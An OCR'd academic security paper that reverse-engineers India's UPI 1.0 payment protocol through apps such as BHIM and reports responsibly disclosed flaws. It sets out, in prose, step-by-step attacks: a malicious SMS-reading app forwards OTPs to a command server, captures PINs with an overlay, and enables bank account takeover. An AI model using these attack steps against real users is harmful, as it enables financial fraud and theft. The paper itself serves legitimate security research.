In this work, we use a principled approach to analyze UPI 1.0, overcoming significant challenges. A key challenge is that the protocol details are not available, though millions of users in India use it. We also did not have access to the UPI servers. We thus had to reverse-engineer the UPI protocol through the UPI apps that used it and had to bypass various security defenses of each app, including code obfuscation and anti-emulation techniques. Though we build on techniques used in the past for security analysis of apps [9, 21, 46, 48], our approach to extract the protocol details varies based on the defenses the apps use. We carefully examine each stage of the UPI protocol to uncover the credentials required to progress in each stage, find alternate workflows for authentication, and discover leakage of user-specific attributes that could be useful at a later stage.

We present results from the analysis of the UPI protocol,

App Name	Launched	Versions	Installs	Rating	UPI
BHIM	Dec, 2016	1.3, 1.4, 1.5	10M+	4.1	1.0
Ola Money	Nov, 2015	1.8.1, 1.8.2, 1.9.0	1M+	3.8	1.0
Phonepe	Dec, 2015	3.0.6, 3.3.23	100M+	4.5	1.0
SamsungPay	Aug, 2016	2.8.49, 2.9.3	50M+	4.7	1.0
Paytm	Aug, 2010	8.2.12	100M+	4.4	2.0
Google Pay (Tez)	Sept, 2017	39.0.001	100M+	4.4	2.0
Amazon Pay[1]	Feb 2019	18.15.2			2.0

[1]Amazon Pay is not available on Google Play store

Table 1: List of apps analyzed and their Google Play ratings

as seen by seven of the most popular UPI apps in India listed in Table 1. Of the seven apps we analyze, four UPI apps—Google Pay (Tez), PhonePe, Paytm, and BHIM—have a combined market share of 88% [27] and are widely accepted at many shopping sites. From a total of 88 UPI apps, many are minor variations of BHIM, the flagship app released by NPCI (also the designers of UPI). Close to 48 banks today issue a bank-branded version of the BHIM app. Since Android owns over 90% of the Indian mobile market share [13], we focused on the Android versions of these apps.

Our threat model assumes that the user is careful to use an authorized payment app on a non-rooted Android phone, but has installed an attacker-controlled app with commonly used permissions. We also do not rely on the success of social engineering attacks, though they could simplify exploiting some of the vulnerabilities we uncovered. We uncovered several design choices in the UPI 1.0 protocol that lead to the possibility of the following types of attacks:

- *Attack #1: Unauthorized registration, given a user's cell number:* This attack leaks private data such as the set of banks where a user has bank accounts and the bank account numbers.
- *Attack #2: Unauthorized transactions on bank accounts given a user's cell number and partial debit card number:* Purchases using a debit card in India, whether in-store or online, requires a user to authorize the payment by entering a secret PIN. In this attack, an attacker, by knowing a user's cell number and debit card information printed on the card (last six digits and expiry date, without the PIN), can do transactions on a bank account of a user who has never used a UPI app for payments.
- *Attack #3: Unauthorized transactions without debit card numbers:* This attack shows how an attacker that starts out with no knowledge of a user's authentication factors can learn all the factors to do unauthorized transactions on that user's bank account.

Our work started over two years ago when NPCI released UPI 1.0 and BHIM, which are the focus of our analysis. Given the potential risks with releasing our findings, we waited to publish until NPCI addressed a critical attack vector in the recently released UPI 2.0. Our key contributions are as follows.


- We conduct the first in-depth security analysis of the unpublished UPI 1.0 protocol that provides a common payment interface to many popular mobile payment apps in India and allows bank-to-bank transfers between users of different apps.
- We show how to systematically reverse-engineer this complex application layer protocol from the point-of-view of an adversary with no access to UPI servers. We use BHIM, the reference implementation for UPI apps released by the Indian government, for our initial analysis and then confirm our findings on other UPI apps.
- We found subtle design flaws in the UPI protocol, which can be exploited by an adversary using an attacker-controlled app that leverages known flaws in Android's design, to construct scalable remote attacks. We show how an adversary can carry out the attacks starting with no knowledge of a user.
- As responsible disclosure, we reported the flaws to app developers, CERT India, and CERT US, resulting in several CVEs. A key attack vector we reported to NPCI and CERT India was addressed in UPI 2.0.
- We present early findings from an ongoing analysis of UPI 2.0, using BHIM, Google Pay, Amazon Pay, and PayTM—four top-rated UPI 2.0 apps in India. Findings indicate that some vulnerabilities remain.
- We discuss lessons learned and potential mitigation strategies to consider when designing such protocols.

2 Background

Early mobile payment apps in India were wallet-only apps. They could withdraw money from a user's bank account by asking a user to enter a debit card number, but not deposit money back into the bank account. Post demonetization (in 2016), to encourage cashless transactions, a consortium of Indian banks called the National Payments Corporation of India (NPCI), backed by the Indian government, introduced the Unified Payments Interface (UPI) that allows NPCI-certified mobile apps to do free instant money transfers between bank accounts of different users. UPI apps can inter-operate with each other since they all share the same payment interface. A user of BHIM, for instance, can transfer money instantly for a small purchase from her bank account to the bank account of a shopkeeper who uses Google Pay. Because of this, most stores in India accept mobile payments through UPI apps. Depending on the app, a user can do unlimited transactions up to $1500 per transaction. Figure 1b shows the UPI money transfer system when compared with the traditional Internet banking system in Figure 1a.

2.1 User Registration on a UPI App

The UPI payment system requires Alice to register her primary cellphone (or cell) number with her bank account(s)



(a) Internet

(b) UPI-based

Figure 1: Internet vs. UPI-based Money Transfer

out-of-band to send or receive money. UPI uses the cell number (i) as a proxy for a user's digital identity with the bank to look up a bank account given a cell number; (ii) as a factor in authentication via SMS one-time passcodes (OTP); and (iii) to alert users on transactions. The Government of India requires cellphone providers to get copies of government-issued IDs, manually verify the IDs, and do biometric verification before issuing a cell number [1].

To register for UPI services, Alice must set up her UPI user profile, add a bank account, and enable transactions on that bank account, as follows:

1. *Set up a UPI user profile:* Alice must first create a profile with UPI via a UPI app installed on her bank-registered cell phone. Alice must first give her cell number to UPI through the UPI app for verification. How UPI collects this information from a user may change with each app. For instance, some apps read the cell number from the device, while others ask the user to key-in the cell number. For instance, Figure 2, screenshot #3, shows how BHIM reads Alice's cell number(s) from her phone for Alice to choose from. The UPI app then sends Alice's cell number to the UPI server for verification. Once verified, the UPI server issues a UPI ID for Alice on that app. Figure 2, screenshot #4 shows how BHIM notifies Alice when she is verified. If Alice uses multiple apps, the UPI server issues a different UPI ID for each app. The app then prompts Alice to set a passcode. The nature of the passcode is again specific to the app. BHIM, for instance, asks the user to set a 4-digit passcode, as shown in Figure 2, screenshot #5.

2. *Add a bank account:* Once Alice's profile is set up, she must add the bank account that she wants to use for withdrawals and deposits. Alice is given a list of bank names that support UPI (Figure 2, screenshot #6), from which she can now choose her bank. Alice may repeat this step to add multiple bank accounts.

3. *Enable transactions:* For Alice to be able to transact on an added bank account, she has to set up a UPI PIN for that account before the first transaction. The UPI PIN is Alice's secret to authorize any future transactions. To set the UPI PIN, Alice must furnish information printed on the debit card— the last six digits of her bank's ATM or debit card number and expiration date. Alice must also enter an OTP she receives from the UPI server. The UPI PIN is a highly sensitive factor since the UPI server uses it to prevent unauthorized transactions on Alice's bank account.

To transfer money to Bob, Alice first logs into a UPI app using the passcode she set during user registration. Then, out-of-band, Alice requests Bob to provide his UPI ID, which is often Bob's cell number. Alice chooses one of the bank accounts she previously added to the app (Figure 2, screenshot #7), initiates the transaction to Bob, and authorizes it by providing her UPI PIN. Internally, the UPI payment interface directly transfers money from Alice's chosen bank account to Bob's bank account linked with his UPI ID.

2.2 UPI Specs for User Registration

The UPI specifications released by NPCI [44] provide "broad guidelines" on the client-server handshake between a UPI app and the UPI server. We discuss the protocol details available to us from the specification.

1. *Set up a UPI user profile:* Once a UPI app gets a user's cell number, the app must send an outbound encrypted SMS from Alice's phone to the UPI server. This process is automated and does not involve the user in order to guarantee a strong association between a user's cell phone and her device. According to UPI, this is the "most critical security requirement" of the protocol since all money transactions from a user's device are first verified based on this association. UPI calls this association of a user's device (identified by parameters such as Device ID, App ID, and IMEI number) with her cell number as *device hard-binding*. The combined cell number and device information (that represents this binding) is called the *device fingerprint*, which per the UPI spec is the first factor of authentication.

[1] A recent Indian Supreme Court ruling forbids Aadhar's biometric verification for issuing cell numbers. The impact of that ruling on UPI-based apps and banks is yet to be seen, as it may make it easier for an attacker to do an unauthorized transfer of a cell number and then take over an account. We do not discuss this attack vector in this paper.




Figure 2: BHIM User Registration Using 3FA

Passcode. The UPI spec considers application passcode as optional and does not undertake responsibility for passcode authentication. UPI leaves it up to a UPI app vendor to authenticate the passcode. Thus, the responsibility to completely authenticate a user is shared between two servers— the UPI server (that verifies device fingerprint and UPI PIN), and a payment app server (that verifies an app passcode).

2. *Add a bank account:* A user's request to add a bank must be from the device registered with UPI. Internally, UPI fetches the chosen bank's account number and IFSC code based on a user's cell number for later transactions through the UPI app.

3. *Enable transactions:* UPI allows transactions to be done either using a cell number or an account number and IFSC code or any UPI ID. UPI spec mandates that all transactions must at least be 2FA using a cell phone (the device fingerprint) as one factor and the UPI PIN as the second. The spec considers a cell phone as a "what you have" factor, which allows UPI to provide "1-click 2-Factor Authentication" using the said two factors.

For apps that integrate with UPI, NPCI enforces application security via a code review and certification process. All communication with the UPI server is over a PKI-based encrypted connection. Currently, UPI has become the de facto standard for mobile transactions.

2.3 Threat Model

We assume a normal user, Alice, who installs payment apps from official sources such as Google Play; none of the payment apps contain extraneous malicious code. Alice has a properly configured phone with Internet facility and prevents physical access to it by untrusted parties.

On the other hand, the attacker, Eve, uses a rooted phone. Eve can use any tool at her disposal to reverse engineer the payment apps. We assume that Eve releases an apparently useful unprivileged app called *Mally* that requests the following two permissions—android.permission.INTERNET and android.permission.RECEIVE_SMS. Alice finds the app useful and installs it, granting it the necessary permissions.

The permissions requested for Mally are not unusual for Android. Recent versions of Android automatically grant the INTERNET permission without a user prompt [15]. SMS permissions have legitimate uses on Android, and about 15% of the Android apps request them [20]. RECEIVE_SMS permission only grants the permission to read incoming SMS messages, but not read previously received messages or send SMS messages. This permission is used by many popular social media apps such as Telegram and WhatsApp, SMS/-call blocker apps, and also security apps such as Kaspersky Mobile Security and BitDefender.

We consider our threat model to be realistic for the following reasons. First, according to the Android security review for the last two years, India is among the top three countries with the highest rate of potentially harmful applications such as trojans and backdoors, sometimes pre-installed on Android devices [24, 25]. Google has also recently released a warning stating that 53% of the major attacks are because of malicious apps that come pre-installed on low-cost smartphones [19].

To simplify some attack descriptions, we describe Mally with the READ_PHONE_STATE or accessibility permissions. We do this to show the many ways an adversary can get a user's information, e.g., a user's cell number. However, in such cases, we also show other attack vectors that require neither of these two permissions.

3 Security Analysis

3.1 Methodology

In this section, we describe how we reverse-engineer UPI, a proprietary protocol, to learn its authentication handshake. Since we do not have access to UPI's servers, we choose to reverse engineer this application layer protocol through the payment apps that support it.

Protocol Analysis. To reverse-engineer UPI, we first uncover each step of the client-server authentication handshake

with the goal of (i) understanding how UPI does device fingerprinting; and (ii) establishing the credentials required by a user to set up an account and do transactions. Besides UPI's default authentication workflow, we also look for alternate workflows or paths that could be leveraged to minimize the credentials required by an attacker. Finally, we look for any leaked user-specific attributes during protocol interactions that could be leveraged later, if intercepted, by an adversary. We triage our findings from different workflows to find plausible attack vectors and to verify potential exploits.

The approach we use to extract protocol data varies based on the specifications of an app and the security defenses they use. Since UPI 1.0 specs only state broad security guidelines rather than protocol details, we examine multiple apps to know whether the protocol varies across different apps. We analyze BHIM, the flagship app published by the same government organization that maintains the UPI system and then confirm our findings by analyzing additional apps.

App Reversing-Engineering. One approach to capture the protocol data sent and received by an app is to run it in a sandbox. Sandbox tools such as CuckooDroid [14] use an emulator for dynamic analysis. Hence, to test if the UPI apps can run in a sandbox, we manually run each app in Android SDK's built-in emulator on a Linux host. However, we find that these apps do not run without a physical SIM card, which is unavailable on an emulator. The apps also use anti-emulation techniques that prevent them from running in an emulator.

Besides anti-emulation, we find that the payment apps also use several other defenses. For instance, all of them detect a rooted phone and deter a user from running the app on a rooted phone. Some apps also look for the presence of hooking libraries such as *Xposed* [28] that typically require root access to modify system files. That apart, all apps are obfuscated, use encrypted communication, enforce session timeout and account lockout, avoid storing or transmitting data in the clear, and avoid using hard-coded credentials or keys. The extent of security defenses used by these apps shows that app developers have designed the apps with security in mind. This is unlike findings by Reaves et al. [48] that found basic security flaws in Indian payment apps around 2015.

Our security assessments show that some apps, such as BHIM, allow repackaging. We leverage this to instrument an app's code statically to learn specifics of the authentication handshake, such as the name of the activity and method that generated network traffic. Because such specifics help with precise analysis, we first check whether the apps can be instrumented and repackaged. To instrument the app, we first disassemble it using *APKTool* [4], insert debug statements, and then repackage it with our signature.

One question that arises is where to instrument in an app's code as this requires knowledge of the methods of the app we want to instrument. Since we do not know this *a priori*, we manually reverse-engineer the apps using the *JEB* [30] disassembler and decompiler. Some times, JEB fails to decompile certain classes that are control-flow obfuscated. In such cases, we use JDK's *javap* command to read bytecode. We augment our analysis with results from the static components of two hybrid analyzers *MobSF* [21] and *Drozer* [26].

We could not repackage certain apps such as Google Pay. In such cases, we intercept an app's network traffic using a TLS man-in-the-middle proxy called *mitmproxy* [36]. We install the OpenVPN app on our Android phone and an OpenVPN service on a Linux host and configure the host's firewall rules to route traffic to the *mitmproxy*. The setup also requires that we install *mitmproxy's* certificate on the phone. However, we find that starting Android Nougat, Android does not trust user-installed certificates, and setting up a system certificate requires root access, an impediment. Hence we conduct our analysis on Android Marshmallow and Lollipop devices.

3.2 Analysis of BHIM & UPI 1.0 Protocol

Bharat Interface for Money (BHIM) [5] is the Indian government's reference implementation of a payment app over UPI and was launched along with UPI 1.0. We discuss findings from our analysis of BHIM's user registration process for a user Alice whose UPI ID is her cell number. We instrument BHIM to see the protocol data it exchanges with the UPI server during registration. We show an example of how we instrument BHIM in the Appendix.

3.3 BHIM User Registration Protocol

Steps 1-10 on the left of Figure 3 are the steps of the client-server handshake between BHIM version *1.3* and the UPI 1.0 server, with minimal and relevant protocol data shown. The screen numbers (circled) on the left indicate the screenshot of the app in Figure 2 that generated the traffic. We describe the ten steps of UPI's *default workflow* below.

1. Step 1: When Alice starts BHIM, BHIM first requests Alice permission to send SMS messages (for later use) (Figure 2, #2). Once BHIM gets the permission, BHIM sends Alice's device details such as the device's Android version, device ID, make, manufacturer, and model to the UPI server as an HTTPS message.

2. Step 2: UPI server sends Alice a 13-digit registration token that identifies her device and waits to get the token back from Alice as an SMS message.

3. Step 3: BHIM app sends the registration token as an SMS message to the UPI server. BHIM waits for SMS delivery confirmation using the *sendTextMessage* API's *deliveryIntent*.

4. Step 4: When the UPI server receives the SMS, it (i) learns that Alice got the token; and (ii) gets her cell number from the message. The UPI server uses this information to hard-bind Alice's cell number to her device.

UPI server also sends a confirmation to BHIM that it received the SMS.

5. Step 5: BHIM requests a status of its device's hard-binding from the UPI server by sending the registration token back to the server as an HTTPS message.

6. Step 6: The UPI server responds with a verification status that includes Alice's customer ID, a registration token, etc. back to Alice. By now, the UPI server has verified both Alice and her device (Figure 2, #4).

7. Step 7: BHIM asks Alice to set a passcode (Figure 2, #5). The app concatenates the SHA-256 hash of Alice's passcode with her cell number and sends it as an HTTPS POST request to the UPI server.

8. Step 8: The UPI server issues a login token to Alice (BHIM), which confirms that her profile is setup.

9. Step 9: BHIM then shows Alice a list of banks that support UPI (Figure 2, #6). When Alice chooses her bank from this list, BHIM sends a bank ID to the UPI server.

10. Step 10: The UPI server sends Alice's bank account details such as her masked account number, the hash of the account number, bank name, IFSC code, etc. back to BHIM (Figure 2, #7).

The protocol description until now has seen two factors—a) cell phone (and hence a device fingerprint) as required by the UPI spec; b) a secret passcode— both of which BHIM sends to the UPI server during the handshake. For BHIM, this means that the payment app server that authenticates a user's passcode and the UPI server that verifies a device's fingerprint is the same, a fact that is not surprising since the designers of UPI also wrote BHIM.

Finally, to enable transactions, Alice sets a UPI PIN on her bank account for which she needs her bank's debit card number and expiry date, as mentioned in Section 2.1.

Alternate Workflow1. In the default workflow described above, BHIM sends the device registration token to the UPI server as an SMS message for device hard-binding (Step 3). In case the UPI server does not receive the SMS, thus failing to hard-bind, BHIM provides an alternate workflow for hard-binding, as shown in Figure 4a. BHIM prompts Alice to key-in her cell number; BHIM sends the keyed-in cell number along with the device registration token to the UPI server as an HTTPS message. The UPI server sends an OTP to Alice, which she must enter to complete device binding. The remainder of the protocol proceeds as before.

Alternate Workflow2. If Alice, an already registered user, changes her cell phone, then the UPI server has to re-bind her cell number with the new cell phone. At the time of device binding, the UPI server finds that an account for Alice already



Figure 3: BHIM User Registration Default+


+BHIM masks bank account number in step 10 of the handshake. The authors masked the other info to safe-guard privacy.

exists and notifies BHIM of the same (*accountExists* flag in Step 6). The UPI server prompts Alice for her passcode, and once Alice is verified (Step 7), the server sends back Alice's bank account information that she previously added to BHIM (Step 10). This workflow makes it convenient for Alice to transfer her bank accounts to another phone, without going through the hassle of adding all her bank accounts again.

3.3.1 Potential security holes—initial analysis

Before we describe the attacks on the UPI protocol, we first discuss three potential security holes that we observe:

1. *Potential Security Hole #1:* For an attacker Eve to take over Alice's account, one of the first barriers to overcome



(a) BHIM Alternate Handshake (b) BHIM Attack Overview (c) Overlay Attack

Figure 4: BHIM Alternate Handshake & Attack

is UPI's device binding mechanism that binds Alice's cell number with her cell phone. For Eve to break the binding, Eve must able to bind her cell phone with Alice's cell number. Though the default workflow makes this hard, the *alternate workflow1* provides a potential fallback that allows Eve to send Alice's cell number as an HTTPS message from Eve's phone.

2. *Potential Security Hole #2:* The *alternate workflow1* uses OTP verification for device-binding. If Alice, say, enters a friend Bob's cell number on her phone, the UPI server will send the OTP to Bob's phone. If Bob shares that OTP with Alice, then Alice can confirm the OTP to the UPI server, which will hard-bind Alice's phone to Bob's cell number. As a result, Bob will receive all future SMS messages sent by the UPI server to Alice.

3. *Potential Security Hole #3:* In UPI's default workflow, Alice at no point provides a secret that she shares with her bank to confirm her identity. Nevertheless, the UPI server reveals an existing user Alice's account details in the *alternate workflow2*.

None of the security holes by themselves are exploits as yet. Below we discuss the potential attacks as a result of these holes.

3.3.2 Attack #1: Unauthorized registration, given a victim's cell number

In this attack, we show how a remote attacker, Eve, can set up a UPI account, given a victim's cell number. For the attack to succeed, Eve requires only one thing: the victim's cell phone to have *Mally* app installed.

The attack setup is as follows. Eve on her phone has a repackaged version of BHIM that has client-side security checks disabled. Eve sets up a command and control (C&C) server, puts out Mally as a potentially useful app on various app stores, and waits for unsuspecting users to install Mally. As discussed in the Threat Model (Section 2.3), Mally has RECEIVE_SMS permission. An unsuspecting user Alice, uses a legitimate version of BHIM on a non-rooted phone, as is the best practice for Android.

For attacks to happen, Eve must have a way to discover a victim's cell number. To simplify the attack description, we assume that Mally also has READ_PHONE_STATE permission, which it uses to get the cell number from the victim's phone (almost 35% of the apps use this permission [60]). We show in Section 3.3.6 how Eve can discover a victim's cell number without the READ_PHONE_STATE permission.

Below we show how Eve can register with the UPI server as Alice, after Alice unwittingly installs Mally on her phone.

1. *Mally: I am installed!* Mally, once installed on Alice's phone, reports to Eve's C&C server over the Internet (Android automatically grants INTERNET permission). Mally reports Alice's cell number to Eve as a way for Eve (i) to discover Alice's cell number; and (ii) to associate the instance of Mally with Alice, which is essential for Eve to scale the attacks to many users.

2. *Eve: Use the cell number for hard binding:* Eve exploits *Potential Security Hole #1* in BHIM's workflow to bind her device to Alice's cell number as shown in Figure 4b. Eve starts by putting her cell phone in airplane mode while remaining connected to the Internet through Wi-Fi. BHIM app on Eve's phone starts the handshake by sending Eve's device details. The UPI server responds with a device registration token for Eve. Ideally, Eve's BHIM must relay the token back to the UPI server via SMS. However, since Eve has turned off SMS messaging, the SMS containing the token fails to deliver. BHIM prompts Eve to key-in a cell number and Eve keys-in Alice's cell number. BHIM now sends Eve's device registration token and Alice's cell number to the UPI server

as an HTTPS message for hard-binding. The UPI server then sends an OTP to Alice.

3. *Mally: Intercept the OTP.* On Alice's phone, Mally intercepts the incoming OTP message because its RECEIVE_SMS permission allows it. Mally then sends the OTP to the attacker's C&C server as an HTTPS message, along with Alice's cell number. (The cell number here is not strictly required. It merely allows the C&C server to associate each OTP with a victim and thus reduce some guesswork, in case it receives OTPs from other Mally installations.)

4. *Eve: Acknowledge the OTP.* The C&C server sends an SMS message containing the OTP to the attacker's phone. Note that the BHIM app normally checks the origin of the OTP message it receives and accepts the OTP only if it is from a known UPI server. However, Eve disabled this safeguard before the attack in the repackaged version of BHIM on her phone, thus exploiting *Potential Security Hole #2*

5. *Eve: New BHIM user? Create BHIM's Passcode:* BHIM on Eve's phone will ask for BHIM's 4-digit passcode. Now Eve does not know if Alice is a new user of BHIM or a registered user. However, Eve can determine this from Step 6 of the handshake where the UPI server sets a flag called *accountExists* to *false* for a new user. Eve can proceed to set a new passcode for a new user Alice. We discuss the workaround for the attack on an existing BHIM user in *Attack #1′*.

6. *Eve: Select the bank from the bank list.* Eve next selects each bank one-by-one on BHIM's bank selection screen until she finds one that the UPI server accepts. The UPI server will accept a bank if Alice has an account at that bank and has her cell number registered with that account.

   The UPI server does not appear to restrict brute-forcing—an error just brings the user back to the bank selection screen. In any case, brute-forcing is difficult to prevent since the list of banks is relatively short, and Eve can try out some of the larger banks where most people are likely to have an account with such as the State Bank of India or ICICI Bank.

Eve can repeat Attack #1 until she discovers all of Alice's bank accounts and registers with them.

3.3.3 Attack #1′: Eve: overcoming BHIM's passcode check for existing BHIM user

Attack #1 on a registered user Alice stalls when BHIM prompts the attacker Eve for Alice's BHIM passcode. We present three solutions to overcome the passcode barrier.

The first workaround is for Eve to wait for Mally to intercept and leak the new passcode. We found that Mally can do this as follows. *Mally* waits for Alice to launch BHIM. Mally detects BHIM's login activity to draw an overlay on it (see Figure 4c, keys demarcated for clarity). To draw the overlay, *Mally* exploits a toast overlay vulnerability CVE-2017-0752 [39] that requires no additional permissions from the user. Once Mally intercepts the passcode, it forwards the passcode to the C&C server.

The second workaround is for Mally to request and use Android's accessibility permission, which enables Mally to observe user interactions and intercept the passcode.

An attacker may, at this point, choose to reset the user's passcode. We find that BHIM's passcode reset workflow requires a user's bank account number instead of the debit card number. On the surface, it seems unlikely that Eve will know Alice's bank account number, and this, in isolation, may have been a reasonable passcode reset process. However, as described in *Potential Security Hole #3*, recall that the default UPI workflow reveals a user's bank account number. Eve can use the bank account number to reset Alice's BHIM passcode, courtesy of the UPI server.

Impact of Attack #1 and #1′. Eve cannot do transactions on the linked bank accounts after a successful registration. This attack, however, leaks private data such as the set of banks where Alice has bank accounts as well as Alice's bank account numbers. We also noticed that the UPI server sends a device registration token, a customer identifier, a login token, a hash of the account number, and the bank's account number back to BHIM (client) during the protocol handshake (see Figure 3). BHIM masks the bank account number but, nevertheless, the UPI server sends it, and Eve can get to it using the repackaged BHIM on Eve's phone. The Attack #1 is also a precursor to Attack #2 or Attack #3, which are more devastating. Note that the use of accessibility is only helpful in simplifying the attack; we do not require it for Attack #1.

3.3.4 Attack #2: Unauthorized transactions on bank accounts given cell number and partial debit card number

In this attack, which follows Attack #1, Eve extends the previous attack to enable transactions on a bank account of a user Alice that does not use any UPI apps. For the attack to succeed, Eve requires additional knowledge about Alice: the last six digits of Alice's debit card number and expiry date. Debit cards are carelessly given to unknown people in stores and restaurants in India at the time of checkout (often with cell numbers, as cashiers routinely collect cell numbers to send discount offers or give reward points). The majority of debit cards in India also carry the bank name. Using a debit card for purchases in stores or online in India requires the user to key-in a secret PIN. In this attack, even without the debit card PIN from Alice, with access to the debit card information

alone, Eve can set a UPI PIN to enable transactions on the associated bank account.

Impact. Losing or sharing one's debit card information along with the cell number (not the actual card, the actual cell, or the debit card PIN) can enable an attacker to set a UPI PIN and do transactions on one's bank account. Eve does not need bank account numbers or any of Alice's passcodes. The attack appears to be less scalable than Attack #1, however, since Eve needs to harvest debit card numbers along with associated cell numbers. For users who lose the two pieces of data to Eve and also install Mally, the impact is devastating. Eve could empty their account, with money transferred to any user in India. The attack does not even require a victim to have ever used a UPI app previously. To reset the UPI PIN, Eve requires the last six digits of the debit card number, expiry date, and an OTP, all of which she has.

3.3.5 Attack #3: Unauthorized transactions without debit card numbers

This attack follows from Attack #1′ for an existing user Alice. Such a user would have previously set up a passcode to log in to BHIM and UPI PIN to authorize transactions. Unfortunately, Mally can intercept the UPI PIN using either toast overlays or by requesting accessibility permission. As an alternative to intercepting UPI PIN, Eve can attempt to reset the UPI PIN (recall that Eve has already registered with the bank account in Attack #1′). As we described in the previous attack, resetting the UPI PIN requires debit card information, which reduces this attack to Attack #2. In short, either Mally intercepting UPI PIN or Eve possessing Alice's debit card information appears to be required. Eve now has all the factors to do transactions from her phone as Alice.

Impact: Eve can transfer money out to arbitrary UPI-based accounts in India. Note that for an attack on an existing user, Eve does not require any knowledge about Alice except for two things that Mally intercepts— an SMS message and the UPI PIN.

3.3.6 Eliminating the need for READ_PHONE_STATE permissions

The attacks we described so far relied on Mally knowing the victim's cell number and sending it to the C&C server, as a precursor to all the attacks. Now, we describe how Eve can associate a victim's cell number with an instance of Mally without Mally needing the READ_PHONE_STATE permission.

Given a set C of all targeted cell numbers (which is any list of cell numbers — valid or invalid), the following steps precede Attack #1:
(i) For each cell number in C, send an SMS to that number with the following content: [receiver's cell number, "SMS TEST"] (or any such message).
(ii) Consider a subset SC of phones C that have Mally installed. Mally looks for the string "SMS TEST" and saves the cell number in the SMS as the victim's cell number.
All instances of Mally that receive such an SMS message can thus learn their victim's cell number and report back to the C&C server to initiate the user registration protocol.

3.3.7 Whose problem: Android or UPI?

There is a potential question as to whether the attacks we discovered are primarily due to limitations of Android's permission model or due to flaws in the UPI design (and who should fix them). We think there are problems with both. We note that no bank-related credentials are required for an adversary to get a user's bank account number, given the user's cell number (in any of the handshakes– default or alternate). Attack #2 uses the last six digits of a debit card number and expiry date, a weaker threshold than for online and in-store purchases using debit cards where the entire number and the PIN is typically required in India. Alternate workflows in the UPI protocol contribute significantly to enabling our attacks. We, of course, leverage Android's security limitations as well, just as any good attacker would be expected to. We further discuss this issue in Section 5.

3.4 Other UPI 1.0 Apps

We now discuss whether the attacks on BHIM apply to the users of other UPI 1.0 apps. Our findings from testing three apps popular at the time of the study— PhonePe, Ola Wallet, and Samsung Pay—suggest yes. As shown in Figure 5, at the time of UPI 1.0, BHIM and PhonePe were the most popular UPI apps. PhonePe is also one of India's oldest payment apps. We did not include Google Pay (called Tez then) since it was not widely used, and Paytm was popular more for its wallet features. Below we discuss the attacks and its nuances under the same threat model.

First, these apps differ from BHIM because they are "third-parties" that integrate with UPI. Each third-party app uses its own factors for user profile setup. Hence, as discussed in the UPI specs Section 2.2, for third-party apps, their payment app server does the passcode-based authentication of a user while the UPI server verifies the device fingerprint and UPI PIN.

NPCI requires third-party apps to use NPCI's interface (libraries) for device fingerprinting and entering UPI PIN. We confirm that these apps internally use a common NPCI library to interface with the UPI server at the time of manual inspection. The UPI interface is accessible to a third-party app only after the user authenticates with the third-party payment app server. Thus, device binding and UPI PIN set up is done with the UPI server only after the user's passcode is set up with the payment app server.




Figure 5: Popular UPI apps and disclosure timelines

